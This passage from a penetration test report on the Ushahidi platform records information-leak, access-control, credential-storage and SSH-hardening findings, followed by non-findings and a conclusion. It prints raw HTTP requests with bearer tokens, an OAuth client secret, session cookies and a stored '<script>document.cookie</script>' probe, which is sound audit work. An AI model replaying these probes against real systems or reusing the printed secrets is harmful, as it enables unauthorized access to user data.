```

Impact:

Almost none. The attacker can use this information for further attacks.

Recommendation:

- Don't show (detailed) error messages to users.
- Validate the input.

4.1.24 USH-024 — Retrieve Available Member-roles as an Anonymous User. (X.ushahidi.io)

Vulnerability ID: USH-024

Vulnerability type: Information Leak

Threat level: Low

Description:

It is possible to retrieve available member-roles as an anonymous user.

Technical description:

It is possible to retrieve available member-roles as an anonymous user.

Request:

```
GET /api/v3/roles/ HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer zCi22FiAZ0mzHSBv5U6sqACQktEJWfNAI3qEy915
Referer: https://svink.ushahidi.io/forbidden
Origin: https://svink.ushahidi.io
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 21 Feb 2017 01:38:40 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Content-Length: 1010

{"count":3,"results":[{"id":1,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/roles\/
1","name":"admin","display_name":"Admin","description":"
Administrator","permissions":[],"protected":true,"allowed_privileges":["read","search
"]},{"id":2,"url":"https:\/\/svink.api.ushahidi.io\/api\/
v3\/roles\/2","name":"user","display_name":"Low priv","description":"Low priv","permis
sions":["Manage Posts"],"protected":true,"allowed_
privileges":["read","search"]},{"id":4,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3
```

```
\/roles\/4","name":"jjjj","display_name":"jjjj","description":"
<script>document.cookie<\/script>","permissions":[],"protected":false,"allowed_privile
ges":["read","search"]}],"limit":null,"off
set":0,"order":"asc","orderby":"id","curr":"https:\/\/svink.api.ushahidi.io\/api\/v3\/
roles?orderby=id&order=asc&offset=0","next":
"https:\/\/svink.api.ushahidi.io\/api\/v3\/roles?orderby=id&order=asc&offset=0",
"prev":"https:\/\/svink.api.ushahidi.io\/api\/v3\/ro
les?orderby=id&order=asc&offset=0","total_count":3}
```


Impact:

A not authorized user is able to see information that they should not have access to based on their permissions. This would give them more information about who has access to the application and what their roles are.

Recommendation:

- Only allow users what they should be able to see and restrict what is out of their scope.

4.1.25 USH-025 — Vagrant - Public Image

Vulnerability ID: USH-025

Vulnerability type: Vagrant

Threat level: Moderate

Description:

For the creation of the base image is the public `ubuntu/trusty64` used.

Technical description:

It might be a consideration to build your own trusted base image.

Impact:

Unauthorized access in case a backdoor is added to the public image.

Recommendation:

- Consider the use of an internal image.

4.1.26 USH-026 — Retrieve Members With Low Privilege User. (X.ushahidi.io)

Vulnerability ID: USH-026

Vulnerability type: Information Leak

Threat level: Low

Description:

It is possible to Retrieve Information Of Members With Low Privileges.

Technical description:

When testing this with an anonymous user (not logged in) there is an access denied message. However it is still possible with a low privilege user that only has the authorization to POST new messages.

The current user is:

```
GET /api/v3/users/me HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer wOPkDRepP4dqKbBjUpDBMEjWTjNaWM0gRHPmsibE
Referer: https://svink.ushahidi.io/forbidden
Origin: https://svink.ushahidi.io
Connection: close
```

```
HTTP/1.1 200 OK Server: nginx/1.4.6 (Ubuntu) Date: Wed, 01 Mar 2017 02:10:02 GMT Content-Type: application/
json Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.21 Access-Control-Allow-Origin: * Access-
Control-Allow-Headers: Authorization, Content-type Allow: POST, GET, PUT, DELETE, OPTIONS Access-
Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS Content-Length: 400 {"id":27,"url":"https:
\/\/svink.api.ushahidi.io\/api\/v3\/users\/27","email":"stefanpentest+low@gmail.com","realname":"
 low","logins":0,"failed_attempts":0,"last_login":null,"last_attempt":null,"created":"2017-02-20T23:58:03+00:00","update
 d":"2017-02-23T05:43:35+00:00","role":"jjjj","allowed_privileges":
["read","update","search","read_full","register"], "gravatar":"f26bb859548a3439e3b01bbb800121a1"}
```

This user is able to see which id belongs to a certain user and which permissions this user has. In this example this is 2 but can also be userid 4.

Request:

```
GET /api/v3/users/4 HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Bearer xMDCVvF13sYy6Sd9pKxfD2gEb76qwggIxadiQTKp
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 21 Feb 2017 02:06:21 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Content-Length: 144

{"id":2,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/users\/2","realname":"Stefan
 Admin!","allowed_privileges":["read","search","register"]}
```

Impact:

An unauthorized user is able to see information that they should not have access to based on their permissions. This would give them more information about who has access to the application and what their roles and permissions are.

Recommendation:

- Only allow users what they should be able to see and restrict what is out of their scope.

4.1.27 USH-027 — Ansible - Passwords in Different Files

Vulnerability ID: USH-027

Vulnerability type: Passwords

Threat level: Moderate

Description:

The review of the ansible files showed the use of plain passwords in files.

Technical description:

The review of the ansible files showed the use of plain passwords in files:

```
vip-playbooks-master/v2/roles/createdb/tasks/main.yml
mysql_user: name={{ inventory_hostname }} password=[redacted] priv=*.*:ALL state=present

vip-playbooks-master/host_vars/v3-test-web1
4:mysql_password: [redacted]

vip-playbooks-master/vars.yml
1:mysql_root_password: [redacted]
2:mysql_replication_password: "[redacted]"
```

```
platform-cloud-ansible-master/ansible.cfg
3:vault_password_file = vpass

platform-cloud-ansible-master/hosts/group_vars/local/main.yml
41:TX_PASSWORD: [redacted]
```

Impact:

In the case Gitlabs would be hacked all this information is then available for the attackers.

Recommendation:

Do not put your password as plain text, certificates, privatekeys in your git repo, use ansible-vault (http://docs.ansible.com/ansible/playbooks_vault.html) or git-crypt (https://github.com/AGWA/git-crypt) for encrypting.

4.1.28 USH-028 — Multiple Oauth2 Requests using Grant_type Client_credentials. (X.ushahidi.io)

Vulnerability ID: USH-028

Vulnerability type: Bug

Threat level: Low

Description:

Multiple Oauth2 requests are made when a user logs in as an anonymous user (grant type client_credentials).

Technical description:

Multiple Oauth2 requests (OPTIONS AND POST) are made when a user logs in as an anonymous user (grant type client_credentials). **Example of an OPTION Request (the pre-flighting of an OAuth 2.0 request):**

```
OPTIONS /oauth/token HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Origin: https://svink.ushahidi.io
Connection: close

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 01 Mar 2017 01:56:52 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
```

```
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 0
```


Example of an POST Request:

```
POST /oauth/token HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Referer: https://svink.ushahidi.io/views/map
Content-Length: 255
Origin: https://svink.ushahidi.io
Connection: close

{"grant_type":"client_credentials","client_id":"ushahidiui","client_secret":"35e7f0bca957836d05ca0492211b0ac707671261","scope
 media forms api tags savedsearches sets users stats layers config messages notifications contacts roles
 permissions csv"}

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 01 Mar 2017 01:56:54 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 120

{"access_token":"6dBvgBwNwKpoBAoJQUelYnX1Y40D0SrJRXbc0qFH","token_type":"Bearer","expires":1488337014,"expires_in":3600}
```



In this particular instance there were 16 POST requests that all obtained a valid and unique OAuth 2.0 bearer token which can be used to authorize requests.

Usually each user session has only one unique Bearer Token that will be refreshed after a timeout, or when it expires.

Impact:

This behaviour is probably a bug, and will cause unnecessary load on the server. It also increases the attack surface, as a lot of tokens are being generated, which all could be mis-used

Recommendation:

Fix the bug.

4.1.29 USH-029 — API-key Secure Storage

Vulnerability ID: USH-029

Vulnerability type: API Security

Threat level: Low

Description:

The Developer of the Mobile Apps asked how to securely storage access tokens needed for API calls.

Technical description:

The Developer (dalezak) of the Mobile Apps asked ROS how to securely storage access tokens needed for API calls when the repos are public.

For example, we need to include the Google API Key to access Google Maps in the app and in another case, a Vimeo access token to allow uploads to Ushahidi's Vimeo account, since we don't want the user to have to create or login to Vimeo before being able to upload a video. So we need a way to include these tokens in the app, or somehow obtain them securely so they can be used throughout.
ROS John Sinteurs answer: Presumably you don't want them to leak, but if they do it's not THAT big a problem. I'd advice setting a procedure in place to give each new release a new token, to mitigate possible leaks - in theory google maps and vimeo could charge you for overuse of their api, so mitigating possible leak damage makes sense, but is not that urgent. It wont matter too much to have them hardcoded that way.. It's an imperfect world, and this is an imperfection you can live with The Vimeo is a bit more of a security risk, since that access token has upload _and_ update permissions, since the app needs to upload the video, and then afterwards change its title and description. So potentially someone that steals that access token, could change the video information of other uploaded videos.

Impact:

Abuse of function. For instance uploading access to the Vimio account of Ushahidi.

Recommendation:

- Upload the vid to your server as intermediary where the upload to vimeo with the API
- Ask users to login with their own Vimio account. (is more of a hassle)

4.1.30 USH-030 — SSH Server of ushahidi.com Insufficiently Hardened

Vulnerability ID: USH-030

Vulnerability type: Insecure SSH Settings

Threat level: Low

Description:

The SSH server listening on ushahidi.com port 22 allows a number of less-secure key exchange algorithms, server authentication algorithms, encryption algorithms and message authentication codes.

Technical description:

The SSH configuration was checked using nmap:

```
      % nmap --open -p 22 --script=+ssh2-enum-algos ushahidi.com

# Nmap 7.40SVN scan initiated Thu Mar  2 15:19:54 2017 as: nmap -oX - -sV -sT -p22 --script=
Nmap scan report for ushahidi.com (104.131.1.153)
Host is up (0.25s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.4
| ssh2-enum-algos:
|   kex_algorithms: (8)
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (4)
|       ssh-rsa
|       ssh-dss
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (16)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|       chacha20-poly1305@openssh.com
```

```
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (19)
|       hmac-md5-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-ripemd160-etm@openssh.com
|       hmac-sha1-96-etm@openssh.com
|       hmac-md5-96-etm@openssh.com
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar  2 15:19:57 2017 -- 1 IP address (1 host up) scanned in 3.18 seconds
```

Although the SSH key exchanges are considered within the acceptable range, it is recommended to disable the NIST curves (ecdh-sha2-nistp256, ecdh-sha2-nistp384 and ecdh-sha2-nistp521) due to leaking secrets with timing side channels. Not recommended as well is diffie-hellman-group1-sha1, as it is a 1024 bit key exchange protocol which is considered insufficient.
SHA1 is considered broken, so diffie-hellman-group-exchange-sha1, diffie-hellman-group14-sha1 and diffie-hellman-group-exchange-sha1 can be disabled as well.

For server authentication, ssh-dss is not recommended, as it is a 1024 bit key, nor is the NIST algorithm ecdsa-sha2-nistp256.

For encryption, 3des-cbc, arcfour, arcfour128 and arcfour256 are not recommended, as DES and RC4 are considered broken. blowfish-cbc has a 64-bit blocksize, which is also not recommended.

For message authentication, hmac-md5, hmac-md5-96, hmac-sha1 and hmac-sha1-96 aren't recommended. MD5 and SHA1 are considered broken. The digest size of umac-64@openssh.com is 64 bits, which is considered too small.

See also the finding on the banner of OpenSSH (page 21).

Impact:

The use of less secure algorithms decreases the overall security of the SSH server.

Recommendation:

- Disable the key exchange algorithms ecdh-sha2-nistp256, ecdh-sha2-nistp384, ecdh-sha2-nistp521, diffie-hellman-group1-sha1, diffie-hellman-group14-sha1 and diffie-hellman-group-exchange--sha1.
- Disable the server authentication algorithms ssh-dss and ecdsa-sha2-nistp256.
- Disable the encryption algorithms 3des-cbs, arcfour128 and blowfish-cbc.
- Disable the message authentication codes hmac-md5, hmac-md5-96, hmac-sha1, hmac-sha1-96 and umac-64@openssh.com.

4.2 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.2.1 Laravel Session Implementation (Ushahidi.io)

ROS checked the Laravel session for possible issues and did not find any issues.

Request:

```
POST /login HTTP/1.1 Host: ushahidi.io User-Agent: Mozilla/5.0
(Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04 Accept: text/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-
Language: en-US,en;q=0.5 Referer: https://ushahidi.io/login Cookie:
_ga=GA1.2.1395377520.1487140711; intercom-session-hl5rfiga=Tld3R2F0YytPK
zNVYW0vc2xEWHNTSlJjOHhYdFJYSTZST3NUNE95Kzd1ay9LOEo3b0pLTU5lYndoN0ZOOGh0My0tYjkyaWxz
2ZjN RZTdKdUE0U3lJUT09--8c7baec859356f733e13b8be687b9d6def2fd5be; XSRF-
TOKEN=eyJpdiI6IkJ0ND RrcHh6Rn
hPNzQxVzhWTUR6aVE9PSIsInZhbHVlIjoiRU51ZDV6T1A5Smp2M2FDczNGTkQ1ZVV5RTFVaHQ2RGJOdGJCb
WXlJNzR2Tm5ocDMwVG
85bjRCVW5wZllST3F1TjFySUJtZkhNZlowVk9LYkt1aEE9PSIsIm1hYyI6ImM2MWIwYTk5MWM0YzU5ZWU1M
NjY0OTQ4Y2I0YWFmYzIw Y2QyYzkxZTcxYjAzZmIwOTNkNDQ3MmU5OWYwOTAifQ%3D
%3D; laravel_session=eyJpdiI6InhvSGx6UFNiY0hYNjQ4dVo3TUxQVGc9PS
IsInZhbHVlIjoiYitlTUNyOWhhQ1ZHakFCd0hidjRUaG11NzlTd1wvaDNlK1ZVbDlla2p1SzVnU2g2eXUye
XC9NclZqbERrQkxkMG9URX
E5ZmlpMmlLcnBUWnFaRURnZz09IiwibWFjIjoiM2ZiYTczMzUyMWJmMTdjNWEzZjRhNjU2ZjI1YWM0MGM0N
ZTc0N2NlY2E1NDNiYTAxMT M4OTU5YzRmZWI2MSJ9 Connection: close
Content-Type: application/x-www-form-urlencoded Content-Length: 63
subdomain=svink&_token=Z2bjLxpAijEPBssugcXVvORTOL78ZZIioCErigPf
```

The laravelsession is base64 encoded which decoded translates to:

{"iv":"xoHlzPSbcHX648uZ7MLPTg==","value":"b+eMCr9haCVGjABwHbv4Thmu79Sw\/h3e
+VUl9ekjuK5gSh6yu2xRM\/
MrVjlDkBLd0oTEq9fii2iKrpTZqZEDgg==","mac":"3fba733521bf17c5a3f4a656f25ac40c4490e747ceca543ba01138959c4feb6

- Initialization Vectors (IVs) are public which is good.
- Payload is encrypted (value) and is unknown. (see hashid check below)
- Mac is for integrity check

Check for possible hash with the tool Hashid:

```
hashid eOZMyrMN9YiVFiX4NG9LKKyTy\/iBAerkcd\/
RmGOteDDmbv4twMTGUGnnhHBMNwOHx67SXCiVopQ9pJ4pYUCe ag==
Analyzing &#39;eOZMyrMN9YiVFiX4NG9LKKyTy\/iBAerkcd\/
RmGOteDDmbv4twMTGUGnnhHBMNwOHx67SX CiVopQ9pJ4pYUCeag==&#39; [+] Unknown
hash
```

4.2.2 Access to Resources Without Auth Token (X.ushahidi.io)

Although access is possible without the use of an authorization token it does not contain any private information.

- https://testcol.api.ushahidi.io/api/v3/config/
- https://testcol.api.ushahidi.io/api/v3/config/features
- https://testcol.api.ushahidi.io/api/v3/config/site
- https://testcol.api.ushahidi.io/api/v3/config/map

For this reason this as a non-finding.

4.2.3 User Is Not Allowed to Change Password From Other User. (X.ushahidi.io)

Tested if a low privilege user is allowed to change settings from the admin user.

```
PUT /api/v3/users/2 HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Authorization: Bearer YNDtKEQHuC2fakh6y11vGUi0iXWvc71K8e47TUpn
Referer: https://svink.ushahidi.io/settings/users/2
Content-Length: 462
Origin: https://svink.ushahidi.io
Connection: close

{"id":2,"url":"https://svink.api.ushahidi.io/api/v3/users/2","email":"stefan.vink@radi
callyopensecurity.com","realname":"Stefan Vink<bla>testnja</bla>","logins":0,"failed_a
ttempts":0,"last_login":null,"last_attempt":null,"created":"2017-02-14T06:11:04+00:00
","updated":"2017-02-17T04:33:32+00:00","role":"admin","allowed_privileges":["read
```

```
","create","update","search","read_full","register"],"gravatar":"b33991724efe1fd399d59
2e5cfd124f9","password":"[redacted]"}

HTTP/1.1 403 Forbidden
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 17 Feb 2017 06:34:17 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 149

{"errors":[{"status":403,"title":"User 3 is not allowed to update resource users #2
","message":"User 3 is not allowed to update resource users #2"}]}
```

ROS also tried to change the role and privileges with a similar request without success:

{"errors":[{"status":403,"title":"User 3 is not allowed to update resource users #3","message":"User 3 is not allowed to update resource users #3"}]}

4.2.4 XML External Entity (X.ushahidi.io)

An XML External Entity attack (XEE) is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Burp scanner showed a possible XML External Entity (XXE) but this appeared to be a false-positive:

```
POST https://testcol.api.ushahidi.io/api/v3/collections/8/posts HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Authorization: Bearer TkkNBQpWiEaOMSCgEgCJJjktq1e9EAM8RA9fbczF
Referer: https://testcol.ushahidi.io/posts/15
Content-Length: 26
Origin: https://testcol.ushahidi.io
Connection: keep-alive
Host: testcol.api.ushahidi.io
{"collectionId":8,"id":15}
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 17 Feb 2017 03:29:56 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
{"id":15,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/posts\/15","user":{"id
":2,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/users\/2"},"parent_id":null,
```

```
"form":{"id":2,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/forms\/2"},"message
":null,"color":null,"type":"report","title":"encuesta","slug":"encuesta-58a66c3560b80
","content":"enc col","author_email":null,"author_realname":null,"status":"draft
","created":"2017-02-17T03:21:25+00:00","updated":null,"locale":"en_us","values":[],
"post_date":"2017-02-17T03:20:46+00:00","tags":[],"published_to":[],"completed_stages
":[],"sets":["8"],"source":null,"contact":null,"allowed_privileges":["read","create
","update","delete","search","change_status"]}
```

Altered Request

```
POST https://testcol.api.ushahidi.io/api/v3/collections/8/posts HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/xml, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
Authorization: Bearer TkkNBQpWiEaOMSCgEgCJJjktq1e9EAM8RA9fbczF
Referer: https://testcol.ushahidi.io/posts/15
Content-Length: 96
Origin: https://testcol.ushahidi.io
Connection: keep-alive
Host: testcol.api.ushahidi.io
<?xml version="1.0" encoding="UTF-8"?>
<root>
<collectionId>8</collectionId>
<id>15</id>
</root>
```

Response

```
HTTP/1.1 400 Bad Request
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 17 Feb 2017 03:41:56 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
{"errors":[{"status":400,"title":"Invalid json supplied. Error: 'Syntax error, malform
ed JSON'. '<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<root>\n<collectionId>8<\/colle
ctionId>\n<id>15<\/id>\n<\/root>'","message":"Invalid json supplied. Error: 'Syntax
 error, malformed JSON'. '<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<root>\n<collect
ionId>8<\/collectionId>\n<id>15<\/id>\n<\/root>'"}]}
```

4.2.5 Check for Server-Side Template Injection. (X.ushahidi.io)

A Cross Site Scripting (XSS) could be part of a template which possibly allow a Server-Side template injection

During the pentest ROS found two persistent XXS (USH-008 (page 25) and USH-009 (page 26)).

ROS tried to insert template tags such as {{ item.name }} to see if that would result in a reply back from the server, but did not get a result back.

4.2.6 Check API for Allowed HTTP Methods

It is important to set per API function which HTTP methods are allowed and not.

For instance if an API function is only designed to retrieve information you don't want to allow the DELETE http method enabled that could result in deleting something that should not be deleted..

ROS checked all the API paths and did not find any unintended HTTP methods:

- HEAD
- POST
- GET
- PUT
- DELETE
- PATCH

5 Future Work

Full Source Code Audit of the Platform. That includes the Client, API and Mobile Apps

6 Conclusion

The application generally has a sufficient level of security, but can become a "good level" by implementing the recommendations in this report and conclusion.

There were: 1 'Elevated', 18 'Moderate' and 11 'Low' rated vulnerabilities such as:

- Stack trace error leak tokens to third-party Getsentry.
- Sql errors on several pages.
- Cookies miss the Secure Flag.
- Session does not timeout when user logs out.
- Abuse of functions.
- Missing protection against CSRF, Clickjacking and XSS.
- Weak Diffie-Helman Key Exchange parameters allowed.
- User input validation.
- Open SSH ports
- Password Policy not inplace when resetting password.
- Several Information leaks to unauthorized users.

The most critical issue found in this audit concerned the leakage of the Bearer token to a third-party: USH-001 (page 13).

All the other issues have a 'Moderate' or 'Low' threatlevel.

To improve the security of the platform the following client- and serverside improvements should be implemented:

- The API and client lack the implementation of security mitigations: USH-014 (page 35) , USH-015 (page 36) and USH-016 (page 37) that could have prevented a successful exploit, such as the Cross Site Scripting: USH-008 (page 25) , USH-009 (page 26) exploits found during this test.
- The use and transport of passwords: USH-010 (page 28) , USH-011 (page 29) and USH-027 (page 51)
- Bruteforce protection: USH-012 (page 31)
- Session Timeout when user logs out: USH-017 (page 39)
- Recommended SSL-Settings: USH-003 (page 17)
- Reconsider SSH Settings: USH-005 (page 21) , USH-018 (page 40)
- Disable the printing of application- and server errors that could lead an attacker to a successful hack, found in: USH-002 (page 14) and USH-023 (page 46)
- Not all userinput is properly validated which results in the abuse of the application and information leaks to unauthorized users: USH-004 (page 19) and USH-022 (page 45) and USH-024 (page 48) and USH-026 (page 50)
- The use of a whitelist with Cross-Origin Resource Sharing (CORS): USH-013 (page 32)

ROS recommends that Open Tech Fund addresses the vulnerabilities reported to secure their application, and while doing so, to ensure new vulnerabilities are not accidentally introduced.
ROS also recommends a retest of these sites after identified vulnerabilities have been mitigated.

Let us emphasize that security is a process, and this penetration test is just a single snapshot. Security must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Do not hesitate to let us know if you have any further questions or need further clarification on anything in this report.

Appendix 1 Testing team

Peter Mosmans	Peter started out in the nineties as software engineer working on Internet banking applications for various European financial institutions. Since 2004 he specializes in pentesting complex and feature-rich web applications. Peter is a contributor to several open source security projects, like testssl.sh and cipherscan. He maintains an extra-featured OpenSSL fork, and he also speaks at international security conferences and meetings, such as OWASP, OSDC and NullCon. Overall, Peter is a security enthusiast.
Stefan Vink	Stefan is a self-motivated IT professional with a passion for IT security and automation. With more than 15 years hands-on experience in a diverse range of IT roles such as automation /scripting / monitoring / system and network management in Windows and Linux environments. For the past three years he has been employed at the Central Bank of the Netherlands where he had the opportunity to further pursue training in cybersecurity and forensics including passing the OSCP Exam. He recently passed the CISSP Exam. He loves to travel, hiking, tennis, chess, automation and lives now with his wife and daughter in Melbourne.
Giovanni Cruz Forero	Giovanni is a Electronic Engineer and MSc. In information security, entrepreneur and information security professional. With more than 10 years hands-on experience in information security is certified CEH, CHFI, CEI, LA 27000, PCI-ISA. He is a international speaker, leader of different groups of special interest related to infosec and leader of BSides Colombia and OWASP Bogota his originary city. He is a music lover, basketball player who loves to learn and share constantly.